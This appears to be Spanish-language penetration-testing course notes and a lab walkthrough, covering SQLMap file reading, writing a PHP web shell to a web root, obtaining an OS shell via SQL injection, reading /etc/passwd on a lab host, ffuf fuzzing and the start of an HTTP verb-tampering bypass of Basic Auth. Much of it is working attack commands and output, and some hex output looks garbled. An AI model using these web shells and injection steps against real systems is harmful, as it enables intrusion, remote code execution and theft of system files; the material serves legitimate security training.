AGB@htb[/htb]$ cat ~/sqlmap/output/www.example.com/files/_etc_passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...SNIP...
```

Hemos recuperado con éxito el archivo remoto.

## Escritura de archivos locales

Cuando se trata de escribir archivos en el servidor de alojamiento, se vuelve mucho más restringido en los DBMS modernos, ya que podemos utilizar esto para escribir un Web Shell en el servidor remoto y, por lo tanto, obtener la ejecución del código y tomar el control del servidor.

Por esta razón, los sistemas de gestión de bases de datos modernos deshabilitan la escritura de archivos por defecto y requieren ciertos privilegios para que los administradores de bases de datos puedan escribir en ellos. Por ejemplo, en MySQL, la `--secure-file-priv` configuración debe deshabilitarse manualmente para permitir la escritura de datos en archivos locales mediante la `INTO OUTFILE` consulta SQL, además de cualquier acceso local necesario en el servidor host, como el privilegio para escribir en el directorio que necesitamos.

Aun así, muchas aplicaciones web requieren que los SGBD puedan escribir datos en archivos, por lo que conviene probar si podemos escribir archivos en el servidor remoto. Para ello con SQLMap, podemos usar las opciones `--file-write` y `--file-dest`. Primero, preparamos un shell web PHP básico y escribámoslo en un `shell.php` archivo:

```
AGB@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

Ahora, intentemos escribir este archivo en el servidor remoto, en el /var/www/html/directorio raíz web predeterminado de Apache. Si no conocemos la raíz web del servidor, veremos cómo SQLMap la encuentra automáticamente.

```
AGB@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --file-write "shell.php" -
-file-dest "/var/www/html/shell.php"
```

—  
\_H\_  
\_\_[']\_\_\_\_ \_\_\_\_ {1.4.11#stable}  
|-| . [() |.| .|  
|\_|\_ [,]\_|\_|\_|\_,| \_|  
\_|V... |\_| http://sqlmap.org

[\*] starting @ 17:54:18 /2020-11-19/

[17:54:19] [INFO] resuming back-end DBMS 'mysql'

[17:54:19] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

...SNIP...

do you want confirmation that the local file 'shell.php' has been successfully written on the back-end DBMS file system ('/var/www/html/shell.php')? [Y/n] y

[17:54:28] [INFO] the local file 'shell.php' and the remote file '/var/www/html/shell.php' have the same size (31 B)

[\*] ending @ 17:54:28 /2020-11-19/

Vemos que SQLMap confirmó que el archivo efectivamente fue escrito:

Explotación del sistema operativo

[17:54:28] [INFO] the local file 'shell.php' and the remote file '/var/www/html/shell.php' have the same size (31 B)

Ahora, podemos intentar acceder al shell PHP remoto y ejecutar un comando de muestra:

```
AGB@htb[/htb]$ curl http://www.example.com/shell.php?cmd=ls+-la
```

```
total 148
drwxrwxrwt 1 www-data www-data 4096 Nov 19 17:54 .
drwxr-xr-x 1 www-data www-data 4096 Nov 19 08:15 ..
-rw-rw-rw- 1 mysql mysql 188 Nov 19 07:39 basic.php
...SNIP...
```

Vemos que nuestro shell PHP fue escrito efectivamente en el servidor remoto y que tenemos ejecución de comandos en el servidor host.

### Ejecución de comandos del sistema operativo

Ahora que confirmamos que podemos escribir un shell PHP para ejecutar comandos, podemos probar la capacidad de SQLMap para generar un shell de sistema operativo sencillo sin tener que escribir manualmente un shell remoto. SQLMap utiliza diversas técnicas para obtener un shell remoto a través de vulnerabilidades de inyección SQL, como escribir un shell remoto, como acabamos de hacer, escribir funciones SQL que ejecutan comandos y recuperan la salida, o incluso usar consultas SQL que ejecutan directamente comandos del sistema operativo, como xp\_cmdshell en Microsoft SQL Server. Para obtener un shell de sistema operativo con SQLMap, podemos usar la --os-shell siguiente opción:

```
AGB@htb[htb]$ sqlmap -u "http://www.example.com/?id=1" --os-shell
```

```

__H__
_____[.]_____ {1.4.11#stable}
[_-| . []] |.'| . |
|_____| ["|_|_|_|_,|_|_
|_|V... |_| http://sqlmap.org
```

```
[*] starting @ 18:02:15 /2020-11-19/
```

```
[18:02:16] [INFO] resuming back-end DBMS 'mysql'
[18:02:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
```

```
[18:02:37] [INFO] the local file '/tmp/sqlmapmswx18kp12261/lib_mysqludf_sys8kj7u1jp.so' and the remote file './libsdpjs.so' have the same size (8040 B)
[18:02:37] [INFO] creating UDF 'sys_exec' from the binary UDF file
[18:02:38] [INFO] creating UDF 'sys_eval' from the binary UDF file
[18:02:39] [INFO] going to use injected user-defined functions 'sys_eval' and 'sys_exec' for operating system command execution
[18:02:39] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
```

```
os-shell> ls -la
```

```
do you want to retrieve the command standard output? [Y/n/a] a
```

```
[18:02:45] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
No output
```

Vemos que SQLMap utilizó UNION la técnica predeterminada para obtener un shell del sistema operativo, pero finalmente no nos proporcionó ningún resultado No output. Por lo tanto, como ya sabemos que existen varios tipos de vulnerabilidades de inyección SQL, intentemos especificar otra técnica con mayor probabilidad de proporcionarnos un resultado directo, como la técnica Error-based SQL Injection, que podemos especificar con --technique=E:

```
AGB@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --os-shell --technique=E
```

```

__H_
___[,]______ ____ {1.4.11#stable}
[_-| . [,] |.| .| |
|_____| [(|_|_|_|_,|_|_
|_|V... |_| http://sqlmap.org
```

```
[*] starting @ 18:05:59 /2020-11-19/
```

```
[18:05:59] [INFO] resuming back-end DBMS 'mysql'
[18:05:59] [INFO] testing connection to the target URL
```

sqlmap resumed the following injection point(s) from stored session:

...SNIP...

which web application language does the web server support?

- [1] ASP
- [2] ASPX
- [3] JSP
- [4] PHP (default)

> 4

do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y

[18:06:07] [WARNING] unable to automatically retrieve the web server document root  
what do you want to use for writable directory?

[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs,  
/usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs,  
/var/www/nginx-default, /srv/www/htdocs') (default)

[2] custom location(s)

[3] custom directory list file

[4] brute force search

> 1

[18:06:09] [WARNING] unable to automatically parse any web server path

[18:06:09] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method

[18:06:09] [WARNING] potential permission problems detected ('Permission denied')

[18:06:10] [WARNING] unable to upload the file stager on '/var/www/'

[18:06:10] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method

[18:06:11] [INFO] the file stager has been successfully uploaded on '/var/www/html/' -  
<http://www.example.com/tmpumgqr.php>

[18:06:11] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' -  
<http://www.example.com/tmpbznbe.php>

[18:06:11] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER

```
os-shell> ls -la
```

do you want to retrieve the command standard output? [Y/n/a] a

command standard output:

```

total 156
drwxrwxrwt 1 www-data www-data 4096 Nov 19 18:06 .
drwxr-xr-x 1 www-data www-data 4096 Nov 19 08:15 ..
-rw-rw-rw- 1 mysql mysql 188 Nov 19 07:39 basic.php
...SNIP...
```

Como podemos ver, esta vez SQLMap nos llevó con éxito a un shell remoto interactivo fácil, lo que nos permite una fácil ejecución remota de código a través de este SQLi.

Nota: SQLMap primero nos preguntó el tipo de lenguaje usado en este servidor remoto, que sabemos que es PHP. Luego nos pidió el directorio raíz web del servidor, y le pedimos a SQLMap que lo encontrara automáticamente usando "ubicaciones comunes". Ambas opciones son las predeterminadas y se habrían seleccionado automáticamente si hubiéramos añadido la opción "--batch" a SQLMap.

Con esto, hemos cubierto toda la funcionalidad principal de SQLMap.

**Comandos:**

### Comprobación de privilegios de DBA

```
sqlmap -u "http://www.example.com/case1.php?id=1" --is-dba
```

Resultado esperado: current user is DBA: True

### Lectura de archivos locales

```
sqlmap -u "http://www.example.com/?id=1" --file-read "/etc/passwd"
```

```
cat ~/sqlmap/output/www.example.com/files/_etc_passwd
```

### Escritura de archivos locales

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

```
sqlmap -u "http://www.example.com/?id=1" --file-write "shell.php" --file-dest "/var/www/html/shell.php"
```

```
curl http://www.example.com/shell.php?cmd=ls+-la
```

### Ejecución de comandos del sistema operativo

```
sqlmap -u "http://www.example.com/?id=1" --os-shell
```

```
sqlmap -u "http://www.example.com/?id=1" --os-shell --technique=E
```

## Solución:

```
> sqlmap 'http://94.237.57.211:33258/?id=1' \
--compressed \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Referer: http://94.237.57.211:33258/' \
-H 'Connection: keep-alive' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' --dbs --batch --data='id=1*' --ignore-code 404 --random-agent --tamper=space2comment
```

Validar si DBA esta habilitado

```
> /home/botache/programas/ sqlmap 'http://94.237.57.211:33258/?id=1' \
--compressed \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Referer: http://94.237.57.211:33258/' \
-H 'Connection: keep-alive' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' --dbs --batch --data='id=1*' --ignore-code 404 --random-agent --tamper=space2comment --is-dba
```

DBA habilitado

```
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:06:53] [INFO] testing if current user is DBA
[11:06:53] [INFO] fetching current user
[11:06:54] [WARNING] reflective value(s) found and filtering out
current user is DBA: True ←
[11:06:54] [INFO] fetching database names
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] testdb
```

Lectura de archivos

```
> sqlmap 'http://94.237.57.211:33258/?id=1' \
--compressed \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Referer: http://94.237.57.211:33258/' \
-H 'Connection: keep-alive' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' --dbs --batch --data='id=1*' --ignore-code 404 --random-agent --tamper=space2comment --file-read "/etc/passwd"
```

Ver el archivo generado que se desea leer en este caso /etc/passwd

```
[11:09:02] [WARNING] unable to retrieve the content of the file '/etc/passwd', going to fall-back to simple UNION technique
[11:09:02] [INFO] fetching file: '/etc/passwd' ←

[11:09:02] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries)
726F6F743A783A303A03A13A2726F6F743A2F2726F6F743A2F62696E0A6461656D6F6E3A783A313A313A6461656D6F6E3A2F76F73722F7362696E3A2F7573722F7362696
52696E3A2F7573722F7362696E2F6E6F6C6F67696E0A7379733A783A333A333A7379733A2F6465763A2F7573722F7362696E2F6E6F6G6F67696E0A7379736E63A783A343A3
516D65733A783A353A36303A67616D65733A2F7573722F7616D65733A2F7573722F7362696E2F6E6F6C6F67696E0A6D616E3A783A333A343A723A6D616E3A2F7661722F636_63
5C703A783A373A373A6C703A2F7661722F73706F6C2F6C70643A2F7573722F7362696E2F6E6F6C6F67696E0A6D61696C3A783A333A343A6D61696C3A2F7661722F6D616_60
3A393A93A6E5677733A2F7661722F73706F6C2F6E6577733A2F7573722F7362696E2F6E6F6C6F67696E0A757563703A783A31303A303A757563703A2F7661722F73706F
0A70726F78793A783A31333A31333A70726F78793A2F62696E3A2F7573722F7362696E2F6E6F6C6F67696E0A777777D646174613A783A333A3333A777777D6461746_3A
5E0A6261636B75703A783A3333A3334A36261636B75703A2F7661722F6261636B7570733A2F7573722F7362696E2F6E6F6C6F67696E0A6C6973743A783A3338A33383A4_061
5973734A2F7573722F7362696E2F6E6F6C6F67696E0A6972633A783A33393A33393A697263643A2F7661722F72756E2F697263643A2F7573722F7362696E2F6E6F6C6F676_6E
5265706F7274696E672053797374656D202861646D696E293A2F7661722F6C6962F676E174733A2F7573722F7362696E2F6E6F67696E0A6E6F626F64793A783A363_35
556E743A2F7573722F7362696E2F6E6F6C6F67696E0A5F6170743A783A31303A36353533343A32F6E6F6E6578697374656E743A2F7573722F7362696E2F6E6F6C6F676_6E
727665722C2C3A2F6E6F6E6578697374656E
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] Y
[11:09:18] [INFO] retrieved: '982'
[11:09:18] [INFO] the local file '/root/.local/share/sqlmap/output/94.237.57.211/files/_etc_passwd' and the remote file '/etc/passwd' have the same content
files saved to [1]:
[*] /root/.local/share/sqlmap/output/94.237.57.211/files/_etc_passwd (same file) ←

[11:09:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/94.237.57.211'
[11:09:18] [WARNING] your sqlmap version is outdated

[*] ending @ 11:09:18 /2025-07-24

> cat /root/.local/share/sqlmap/output/94.237.57.211/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

## Solucion skill

## Ffuf para buscar php

```
ffuf -u http://94.237.57.211:45999/FUZZ.php -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 -ic

 /' __\' /' __\' /' __\'_
 /\ __/\ / __/\ / __/\ / __/\
 \ __/\ __/\ __/\ __/\ __/\ __/\
 \ __/\ __/\ __/\ __/\ __/\ __/\
 \ __/\ __/\ __/\ __/\ __/\ __/\
 \ __/\ __/\ __/\ __/\ __/\ __/\

v2.1.0

:: Method : GET
:: URL : http://94.237.57.211:45999/FUZZ.php
:: Wordlist : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects: false
:: Calibration : false
:: Timeout : 10
:: Threads : 200
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

add [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 153ms]
 [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 3591ms]
action [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 161ms]
 [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 147ms]
:: Progress: [220546/220546] :: Job [1/1] :: 161 req/sec :: Duration: [0:04:28] :: Errors: 1 ::
```

Esta petición se puede encontrar con análisis automatizado de BurpSuite

**Request**

Pretty Raw Hex

1 GET /action.php HTTP/1.1  
2 Host: 94.237.57.211:45999  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:139.0) Gecko/20100101 Firefox/139.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3  
6 Accept-Encoding: gzip, deflate, br  
7 Connection: close  
8 Upgrade-Insecure-Requests: 1  
9 Priority: u=0, i  
10 Content-Length: 9  
11  
12 {  
 "id":1  
}

**Response**

Pretty Raw Hex Render

**SQL error:** SQLSTATE[42000]: Syntax check the manual that corresponds to your at line 1

```
sqlmap -r final.req --dbs --batch --random-agent --tamper=between --threads 10 -p 'id'
```

```
> sqlmap -r final2.req --dbs --batch --random-agent --tamper=between --threads 10 -p 'id' -D production -T final_flag --dump
```

\_\_\_\_\_|\_H\_|\_\_\_\_ {1.8.12#stable}

|\_ -| . [ ] | : | . |

|\_ --|\_ [ ] |\_ |\_ |\_ |\_ |

|\_ |V...|\_|\_ |\_ | https://sqlmap.org



## ATAQUES WEB

### Cómo eludir la autenticación básica


Explotar vulnerabilidades de manipulación de verbos HTTP suele ser un proceso relativamente sencillo. Solo necesitamos probar métodos HTTP alternativos para ver cómo las gestionan el servidor web y la aplicación web. Si bien muchas herramientas de análisis de vulnerabilidades automatizadas pueden identificar sistemáticamente vulnerabilidades de manipulación de verbos HTTP causadas por configuraciones de servidor inseguras, generalmente no detectan vulnerabilidades de manipulación de verbos HTTP causadas por codificación insegura. Esto se debe a que el primer tipo se puede identificar fácilmente al omitir una página de autenticación, mientras que el otro requiere pruebas activas para comprobar si podemos eludir los filtros de seguridad implementados.

El primer tipo de vulnerabilidad de manipulación de verbos HTTP es causada principalmente por Insecure Web Server Configurations, y explotar esta vulnerabilidad puede permitirnos eludir la solicitud de autenticación básica HTTP en ciertas páginas.

---

#### Identificar

Al iniciar el ejercicio al final de esta sección, vemos que tenemos una File Manager aplicación web básica, en la que podemos agregar nuevos archivos escribiendo sus nombres y pulsando enter:




New File Name


**Available Files:**

- [test](#)
- [notes.txt](#)

Sin embargo, supongamos que intentamos eliminar todos los archivos haciendo clic en el Reset botón rojo. En ese caso, vemos que esta función parece estar restringida solo a usuarios autenticados, ya que aparece el siguiente HTTP Basic Auth mensaje:



Como no tenemos ninguna credencial nos aparecerá una 401 Unauthorized página:



This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.


Apache/2.4.41 (Ubuntu) Server at 138.68.140.119 Port 30250

Veamos si podemos evitar esto con un ataque de manipulación de verbos HTTP. Para ello, necesitamos identificar qué páginas están restringidas por esta autenticación. Si

examinamos la solicitud HTTP tras hacer clic en el botón Restablecer o la URL a la que se dirige el botón tras hacer clic, vemos que está en /admin/reset.php. Por lo tanto, o bien el /admindirectorio está restringido solo a usuarios autenticados, o solo la /admin/reset.php página lo está. Podemos confirmarlo visitando el /admindirectorio y, efectivamente, se nos solicita que iniciemos sesión de nuevo. Esto significa que todo el /admindirectorio está restringido.


## Explotar

Para intentar explotar la página, necesitamos identificar el método de solicitud HTTP utilizado por la aplicación web. Podemos interceptar la solicitud en Burp Suite y examinarla:




```
Request to http://138.68.140.119:30250
Forward Drop Intercept is on Action Open Browser Comment this item | HTTP/1
Pretty Raw Hex \n ⌂
1 GET /admin/reset.php? HTTP/1.1
2 Host: 138.68.140.119:30250
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://138.68.140.119:30250/index.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 0
12
```

Como la página usa una GETsolicitud, podemos enviarla POSTy comprobar si la página web POSTla permite (es decir, si la autenticación las cubre POST). Para ello, podemos hacer clic derecho en la solicitud interceptada en Burp y seleccionarla Change Request Method; la solicitud se convertirá automáticamente en una POSTsolicitud:



```
Request to http://138.68.140.119:30250
Forward Drop Intercept is on Action Open Browser Comment this item | HTTP/1
Pretty Raw Hex \n ⌂
1 GET /admin/reset.php? HTTP/1.1
2 Host: 138.68.140.119:30250
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://138.68.140.119:30250/index.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 0
12
13
```

Una vez hecho esto, podemos hacer clic Forwardy examinar la página en nuestro navegador. Lamentablemente, aún se nos solicita iniciar sesión y accederemos a una 401 Unauthorized página si no proporcionamos las credenciales:



Sign in  
http://138.68.140.119:30250  
Your connection to this site is not private

Username

Password

Parece que las configuraciones del servidor web cubren tanto las solicitudes GET como POST las solicitudes. Sin embargo, como ya hemos visto, podemos utilizar muchos otros métodos HTTP, en particular el HEAD método, que es idéntico a una GET solicitud, pero no devuelve el cuerpo en la respuesta HTTP. Si esto tiene éxito, es posible que no recibamos ninguna salida, pero la reset función debería ejecutarse, que es nuestro objetivo principal.

Para ver si el servidor acepta HEAD solicitudes, podemos enviarle una OPTIONS solicitud y ver qué métodos HTTP se aceptan, de la siguiente manera:

Cómo eludir la autenticación básica

```
AlejandroGB@htb[htb]$ curl -i -X OPTIONS http://SERVER_IP:PORT/
```

HTTP/1.1 200 OK

Date:

Server: Apache/2.4.41 (Ubuntu)

Allow: POST,OPTIONS,HEAD,GET


Content-Length: 0

Content-Type: httpd/unix-directory

Como podemos ver, la respuesta muestra Allow: POST,OPTIONS,HEAD,GET, lo que significa que el servidor web acepta HEAD solicitudes, que es la configuración predeterminada de muchos servidores web. Intentemos interceptar la reset solicitud de nuevo, y esta vez usemos una HEAD solicitud para ver cómo la gestiona el servidor web:



```
Request to http://138.68.140.119:31378
Forward Drop Intercept is on Action Open Browser Comment this item | HTTP/1
Pretty Raw Hex \n
